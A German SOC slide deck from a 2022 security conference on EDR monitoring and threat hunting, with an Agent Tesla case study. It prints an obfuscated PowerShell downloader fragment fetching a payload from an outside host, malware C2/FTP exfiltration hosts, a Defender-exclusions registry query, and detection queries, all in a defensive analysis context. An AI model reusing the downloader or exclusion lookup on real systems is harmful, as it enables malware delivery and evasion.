



Controlware SOC – ein Blick hinter die Kulissen

Andreas Bunten, Controlware GmbH, Controlware CSIRT



**Controlware
Security Day**

22. - 23. September 2022


Congress Park Hanau



Service Start: Montag 8 Uhr


- Reguläre Servicezeit: Werktags 8h – 17h
- 8 Uhr? Informeller Start meistens früher
- Alarme kontrollieren in der Plattform

Severity	Read	Title	# Case	Type	Source
L	Unread	[Redacted] 2 'Suspicious port scan' alerts detected by XDR Analytics on host 10.1.200.75	None	Cortex XDR Alert	[Redacted]
Cortex XDR					
M	Unread	[Redacted] PUA on 10.74.32.52	None	SentinelOne Alert	[Redacted]
SentinelOne					
M	Unread	[Redacted] PUA on 172.16.60.92	None	SentinelOne Alert	[Redacted]
SentinelOne					
M	Unread	[Redacted] Malware on 192.168.1.110	None	SentinelOne	[Redacted]



Woraus besteht der Managed SOC Service?

- Security Systeme bewerten auf einer Skala
- Trotz KI & Machine Learning kommt es zu Fehlern
- Schwellwerte bestimmen Anzahl der Fehler
 - **False Positives:** Legitime Aktion als Angriff erkannt
 - **False Negatives:** Echter Angriff wird *nicht erkannt*
- Unsere Lösung:
 - Automatisches blockieren bei hohem Schwellwert
 - Alarmierung und manuelle Analyse ab erstem Verdacht
- **Ziel:** sicher erkannte Angriffe verhindern & getarnte Angriffe zeitnah erkennen



Woraus besteht der Managed SOC Service? (III)

Woher kommen die Alarme?

Controlware Cyber Defense Services mit vier Komponenten



Vulnerability Management (VMS) Erkennung & Management von Schwachstellen



Advanced Log Analytics (ALA)
Log-Daten-Analyse / SIEM



Advanced Threat Detection (ATD) Sandboxing und Network Anomaly Detection



Endpoint Detection & Response (EDR) Angriffe am Endpunkte erkennen und stoppen



Woraus besteht der Managed SOC Service? (III)

Was ist EDR?

Endpoint Detection & Response

- Next-Generation AV
- Aktive Suche in Telemetriedaten
- Erstellung eigener Detection-Regeln
- Bereinigung (u.a. Rollback)
- Reaktion:
 - Prozesse stoppen
 - Systeme isolieren

**Endpoint Detection
& Response**

Endpoint Protection / Anti-Virus

- Fokus auf Prävention
- Schutz vor bekannter Malware
- Erkennung überwiegend auf Basis von Signaturen



**Endpoint Protection /
Anti-Virus**

Alarm zu verdächtigem Attachment

- Gefährliches Attachment erkannt ... aber nicht gestoppt
 - Ist es wirklich Malware?
 - Kam die Malware zum Start?
- Wenig Details bekannt:
 - Das Attachment besteht aus kleinem ISO Image ... ein schlechtes Omen
 - Auf VirusTotal aber unklar bewertet
- Transfer der Datei von VirusTotal in SOC Testumgebung

Threat Status: NOT MITIGATED

AI Confidence Level: MALICIOUS

Policy

Detect



Alarm zu verdächtigem Attachment

- Gefährliches Attachment erkannt ... aber nicht gestoppt
- Ist es wirklich Malware?
- Kam die Malware zum Start?
- Wenig Details bekannt:
 - Das Attachment besteht aus kleinem IS
 - Auf VirusTotal aber unklar bewertet
- Transfer der Datei von VirusTotal in

The screenshot displays a security dashboard with the following elements:

- Threat Status:** NOT MITIGATED
- AI Confidence Level:** MALICIOUS
- Policy:** Det
- Dashboards:** A bar chart showing data for dates 2020-01-22, 2020-01-24, and 2020-01-25.
- New unique detections:** A table listing several detections, all with a score of 64 and identified as SQL INJECTION or WEB APPLICATION A.

TIME	SCORE	DETECTION	MIT	TYPE	REFERENCE
5 days ago	64	etc20019384	SQL INJECTION	Lastline network signature	Evere ✓
5 days ago	64	etc2008815	SQL INJECTION	Lastline network signature	Evere ✓
5 days ago	64	etc2011768	WEB APPLICATION A	Lastline network signature	Evere ✓
5 days ago	64	etc2005015	SQL INJECTION	Lastline network signature	Evere ✓
5 days ago	64	etc2011547	SQL INJECTION	Lastline network signature	Evere ✓
5 days ago	64	etc2008885	SQL INJECTION	Lastline network signature	Evere ✓

A red box highlights a Windows desktop environment overlaid on the dashboard, showing the Start menu, taskbar, and application icons. A red circle highlights the Windows Start button in the taskbar.

Alarm zu verdächtigem Attachment (II)

In der Testumgebung

- ISO-File mit einer einzelnen „CHM“ Datei (Compressed HTML)
- Startet Powershell (Skript-Interpreter)
- ... und dann 2x RegAsm (Assembly Registration Tool)
- Die Po

PROCESS SUMMARY

Name: powershell.exe (CLI interpreter)

UID: 39C7DD06849D58DC

ID: 6408

```
soft.VisualBasic.Interaction)::CallByname($tty,'  
Down' + 'load' + 'Str' + 'ing'[Microsoft.VisualBasic.CallType)::Method('https' + '://assltextile.c  
om/Su34M.jpg')|P
```

```
-count 1 -Quiet} until ($ping);$tty=(New-+  
bie'+ct Ne'+t We'+bCli'+ent')|P:$my= [Micro  
soft.VisualBasic.Interaction)::CallByname($tty,'  
Down' + 'load' + 'Str' + 'ing'[Microsoft.VisualBasic.CallType)::Method('https' + '://assltextile.c  
om/Su34M.jpg')|P
```



Alarm zu verdächtigem Attachment (II)

In der Testumgebung

- ISO-File mit einer einzelnen „CHM“ Datei (Compressed HTML Helpfile)
- Startet Powershell (Skript-Interpreter)
... und dann 2x RegAsm (Assembly Registration Rool)
- Die Powershell lädt ein „Bild“
- Process Injection in RegAsm Prozess
- Malware als „Agent Tesla“ identifiziert



Event Type	Indicator Name
Behavioral Indicators	Preload Injection
Behavioral Indicators	Remote Memory Allocation
Behavioral Indicators	Remote Memory Allocation
Single Node	

Alarm zu verdächtigem Attachment (III)

Es ist Malware! Wurde sie gestartet?

- Malware Analyse liefert:
 - Code nachladen per HTTPS von [assltextile\[dot\]com/Su34M.jpg](https://assltextile.com/Su34M.jpg)
 - Übertragung gestohlene Daten per FTP an [ftp.akmokykla\[dot\]lt](ftp://akmokykla[dot]lt)
 - Ablauf: Benutzer klickt - hh.exe - Powershell - RegAsm.exe
- Indicators Of Compromise (IOC) – daran erkennbar, ob System betroffen ist
- EDR: der Analyst kontrolliert IOCs
 - Keine Wartezeit & kein Blockieren von IT-Mitarbeitern
 - Kontrolle von Netz-basierten *und lokalen* IOCs
 - Kontrolle auf allen Endpunkten, egal ob On Prem, Home Office oder in der Cloud
- Meldung an den Kunden mit IOC zur Kontrolle



Alarm zu verdächtigem Attachment (III)

DnsRequest Contains Anycase "akmokykla"

DstIP = "185.193.27.46" AND DstPort = "21"

SrcProcParentCmdLine ContainsCIS "explorer" AND

SrcProcName ContainsCIS "hh.exe" AND

TgtProcName ContainsCIS "powershell"



om/Su34M.jpg

mokykla[dot]lt

gAsm.exe

annbar ob System betroffen ist

SOURCE PROCESS PARENT DETAILS


Name	● explorer.exe
Storyline ID	● C100F87F8ECCEEAC
Command Line	● C:\Windows\Explorer.EXE
Start Time	● Jul 29, 2022 07:25:11
Image Path	● C:\Windows\explorer.exe
Unique ID	● 4796BA753C3A5D85
Image SHA1	● 45f9ee92250ee92a26172a4f1a546caec7da1bb1

SOURCE PROCESS DETAILS

Name	● hh.exe
Storyline ID	● B88C726839BF9DEB
Command Line	● "C:\Windows\hh.exe" C:\Users\Elvis\Downloads\...
User	● DESKTOP-5G9FACF\Elvis
Start Time	● Sep 1, 2022 13:24:02
Image Path	● C:\Windows\hh.exe
PID	● 4612

Zutaten für verlässlichen Service

- Prozesse für Service und Eskalation
- Playbooks für Angriffs-Szenarien
- Pläne für Notfälle
- Threat Intelligence
- Sichere Testumgebung
- Wissensmanagement
- ... und erfahrene Analysten!



Und sonst so?

- Regelmäßige Service Meetings mit Kunden
- Nachschärfen Filter / Exclusions
- Weiterentwicklung Plattform und Service
- Verbesserung Malware Analyse & Test
- Übungen – z.B. Live-Reaktion



Betreff	Informeller Austausch
Ort	Virtuelle Kaffeemaschine - https://controlware.webex.com/conf
Beginn	05.08.2022 14:00
Ende	05.08.2022 15:00

Thomas, Matthias Dienstag, 07:49
bei **...** gibt es ein Possible SpringShell Alarm. Es wäre gut we

Thomas, Thomas Dienstag, 07:50
sekunde bitte, 8uhr in deinem raum


👍 1 😊

Thomas, Matthias 05.08.2022, 10:42

A GIF showing the word 'LÄUFT!' in large, bold, black letters on a bright pink background. The text has a distressed, splattered appearance. A small 'GIF' label is in the top right corner, and a small 'E' logo is in the bottom left corner.

Anfragen übersetzen

- Agent Tesla begegnet uns aktuell oft



		Lösung hat Angriff erkannt?	
		Ja	Nein
Tatsächlich ein Angriff?	Ja	True Positive	False Negative
	Nein	False Positive	True Negative

1. Agent Tesla RAT

Description: Agent Tesla is capable of stealing data from mail clients, web browsers, and File Transfer Protocol (FTP) servers. This malware can also capture screenshots, videos, and Windows® clipboard data. Agent Tesla is available online for purchase under the guise of being a legitimate tool for managing your personal computer.

BlackBerry Resources: [Agent Tesla Infostealer](#) and [BlackBerry Prevents Agent Tesla Malware Attacks](#).

2. AZORult Trojan

AZORult is used to steal information from compromised systems. It has been sold on underground hacker forums for exfiltrating user credentials, and cryptocurrency information.

Resources: [Analyzing AZORult Infostealer Malware](#) and the Department of Health and Human Services (HHS)'s [AZORult brief](#).

3. FormBook Trojan

FormBook is an information stealer advertised in hacking forums. FormBook is capable of keylogging and capturing browser or email data.

Resources: [xLoader Infostealer](#) (formerly sold as FormBook) and [BlackBerry prevents xLoader Infostealer](#).

4. Ursnif Trojan

Ursnif is a banking trojan that steals financial information. Also known as Gozi, Ursnif has evolved over the years to include a sandbox evasion mechanism, methods to avoid sandboxes and virtual machines, and search capability for disk encryption software to attempt keylogging and encrypting files.


Resources: [Ursnif InfoStealer Malware](#) and [Cylance vs URSNIF Infostealer](#).

5. LokiBot Trojan

Description: LokiBot is a Trojan malware for stealing sensitive information, including user credentials, cryptocurrency wallets, and other credentials. A 2020 LokiBot variant was disguised as a launcher for the Fortnite multiplayer video game.

Anfragen übersetzen

- Agent Tesla begegnet uns aktuell oft
- Verhalten aus eigener Analyse und Threat Reports bekannt



Marcum V1.1 2019



Anfragen übersetzen

```
config case_sensitive = false |
preset = network_story |
filter agent_os_type = ENUM.AGENT_OS_WINDOWS and
causality_actor_process_image_name contains "hh.exe" and actor_process_image_name contains "powershell"
and action_remote_ip !~="^10\.|^((172\.1[6-9])|172\.2\d|172.3[0-1]{1})|^((192.168.)|^127.)"
```

- powershell | where InitiatingProcessFileName has "hh.exe"

```
| where FileName has "powershell.exe"
| join (DeviceNetworkEvents
      | where ipv4_is_private(RemoteIP) == false and not( RemoteIP startswith "127" ))
on $left.FileName == $right.InitiatingProcessFileName
```

```
(DstIP StartsWith "10." OR DstIP StartsWith "127." OR
DstIP RegExp "[^(!172\.1[6-9])2\d3[0-1])\.\(\d+\)\.\(\d+)]" OR DstIP StartsWith "192.168." )
```



Anfragen übersetzen (II)

Tücken im Detail

- Telemetrie \neq Realität
Dateien ohne Zugriff gibt es nicht



mylog.klg

04.09.2022 14:25

```
size use buy 1000 stock shares of our  
company.[KeyName:Return] Don't tell anyone, because it will influence the sto  
20100326|1242|C:\Program Files\Mozilla Firefox\firefox.exe|262710|SoftwareInstall|Gmail  
- Compose Mail - accountsn@gmail.com - Mozilla Firefox (Private  
Browsing)|ck.[KeyName:Return] And ofcourse it is illegal to trade stock with pre  
knowledge ; _0 :- ) [KeyName:Return] Use my credit card number  
:[KeyName:Return] 1234 5678 9123 4567 [KeyName:Return] wich  
20100326|1243|C:\Program Files\Mozilla Firefox\firefox.exe|262710|SoftwareInstall|Gmail  
- Compose Mail - accountsn@gmail.com - Mozilla Firefox (Private Browsing)| which  
expires 10/10.[KeyName:Return] The card security code on the back is :  
123.[KeyName:Return] [KeyName:Return] Thanks, [KeyName:Return] Bob
```

Tücken im Detail

- Telemetrie \neq Realität
Dateien ohne Zugriff gibt es nicht

Abhilfe

- Queries vorsichtig aufbauen
- Full Scans im Verdachtsfall

Anfragen übersetzen (II)


Tücken im Detail

- Telemetrie \neq Realität
Dateien ohne Zugriff gibt es nicht
- Schwachstellen
 - Deaktivieren des Agenten
 - Manipulation der Freigabe-Liste

Antonio Cocomazzi
@splinter_code

Windows Defender AV allows Everyone to read the configured exclusions on the system 🧐

```
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions" /s
```



Access	Inherited from
Full Control	MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions
Full Control	MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions
Full Control	MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions
Special	Parent Object
Special	Parent Object
Read	MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions
Special	Parent Object
Read	MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions

2:19 AM · Jan 12, 2022 · Twitter Web App




Anfragen übersetzen (II)

Tücken im Detail

- Telemetrie \neq Realität
Dateien ohne Zugriff gibt es nicht
- Schwachstellen
 - Deaktivieren des Agenten
 - Manipulation der Freigabe-Liste

Abhilfe

- Queries vorsichtig aufbauen
- Full Scans im Verdachtsfall
- Kontrolle der Agenten
- Abdecken des gesamten Angriffs (*Cyber Kill Chain*)



Anfragen übersetzen (II)

```
DeviceProcessEvents
```

```
| where InitiatingProcessFileName has "powershell.exe"  
| where FileName has "regasm.exe"
```

Dateien ohne Zugriff gibt es nicht

- Schwachstellen
- Deaktivieren des Agenten

[3820] **Lenovo.Modern.ImController.exe**

[788] **powershell.exe** -ExecutionPolicy bypass -...

[13392] **RegAsm.exe** /silent /u C:\Program...

```
powershell.exe -ExecutionPolicy bypass -NoProfile -NonInteractive -WindowStyle Hidden -File  
C:\ProgramData\Lenovo\ImController\Plugins\LenovoBatteryGaugePackage\x64\UnInstall.PS1
```

```
"RegAsm.exe" /silent /u  
C:\ProgramData\Lenovo\ImController\Plugins\LenovoBatteryGaugePackage\x64\PluginsContract.dll
```

Threat Hunt (False Positive)

- Passende Arbeitsabläufe

```
DeviceProcessEvents
```

```
| where InitiatingProcessFileName has "powershell.exe"  
| where FileName has "regasm.exe"  
| where not (InitiatingProcessParentFileName has "Lenovo.Modern.ImController.exe")
```

Tücken im Detail


- Telemetrie \neq Realität
Dateien ohne Zugriff gibt es nicht
- Schwachstellen
 - Deaktivieren des Agenten
 - Manipulation der Freigabe-Liste
- EDR findet viel bei Scans
- Viele falsche Treffer bei der Threat Hunt (*False Positives*)

Abhilfe

- Queries vorsichtig aufbauen
- Full Scans im Verdachtsfall
- Kontrolle der Agenten
- Abdecken des gesamten Angriffs (*Cyber Kill Chain*)
- Wissensmanagement (Freigaben)
- Passende Arbeitsabläufe
- Gute Analysten mit viel Geduld

Voraussetzungen für Threat Hunting

- Statt zu reagieren sucht das SOC aktiv nach Angriffen
- Feste Abläufe
 - Threats auswählen
 - Wechselnde Teams bearbeiten Hunts
- Gute aufgebaute Queries
 - Robuste Anfragen
 - Hochwertige IOCs
 - Vollständige Abdeckung des Angriffs
- Ausführliche Tests



Zum Mitnehmen

- EDR/XDR ist aus gutem Grund aktuell sehr beliebt
 - Weniger Abhängigkeit von Signaturen
 - Sichtbarkeit: Man muss nicht alles glauben, sondern schaut nach
 - Reaktion: Angreifer effektiv stoppen können
- Auch EDR/XDR ist keine Wunderwaffe
 - Es muss zeitnah auf Alarme reagiert werden
 - Informationen sind manchmal unvollständig
 - Aktive Reaktion auf Angriffe muss man testen und üben
- Hinter einem verlässlichen SOC Service steckt eine Menge Arbeit
 - Automatisierung & Filter, Wissensmanagement, Training, ...
 - Viele weitere Teams im Controlware Service Center sind beteiligt



Vielen Dank für Ihre Aufmerksamkeit!
Thank you very much for your attention!
Dankon pro via antento!

